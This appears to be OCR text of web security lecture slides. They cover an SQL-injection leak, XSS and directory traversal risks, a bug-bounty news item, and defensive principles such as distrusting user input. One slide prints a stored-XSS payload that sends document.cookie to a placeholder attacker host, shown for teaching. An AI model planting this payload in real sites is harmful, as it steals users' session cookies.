
Over 105,000 internal documents were uploaded to a Google Drive.

By Zac

The attack was allegedly carried out by an SQL injection, an often easy-to-carry out attack for out-of-date systems.

www.facebook.com/kyounggon.kim
anesra@gmail.com


- **Middle Risk : XSS, File Download(Directory Traversal)**




www.facebook.com/kyounggon.kim
anesra@gmail.com


- **XSS Attack.**


1. Attacker insert malicious code at the board
<script>window.open('http://attacker_ip/get
?cookie=' + document.cookie);<script>





3. user's cookie information send to the attacker's computer






2. User click board which contain malicious code


www.facebook.com/kyounggon.kim
anesra@gmail.com

- **XSS Vulnerabilities : Real cases**

MICROSOFT AWARDS HP RESEARCHERS $125,000 BUG BOUNTY



This week, a severe security flaw was discovered in fully patched versions of Internet Explorer which allows attackers to steal user credentials on both Windows 7 and 8.1. The vulnerability, a universal cross-site scripting (XSS) flaw, allows a hacker to inject script into a website, potentially steal authentication cookies and hoodwink a victim into visiting



www.facebook.com/kyounggon.kim
anesra@gmail.com

- **Web security principle #1: Do not trust user's input**


Normal User

Malicious Hacker

IT Operator/Programmer

www.facebook.com/kyounggon.kim
anesra@gmail.com

- **Web security principle #2: Do not give full check at client side**



www.facebook.com/kyounggon.kim
anesra@gmail.com

- **Web security principle #3: Do not trust black-list filter rule**

White List: A list or collection of entities that are known, trusted, or explicitly permitted.

www.facebook.com/kyounggon.kim
anesra@gmail.com


0x05.
Exercise web hacking wargame

Thank You!!!

www.thebodytransformation.com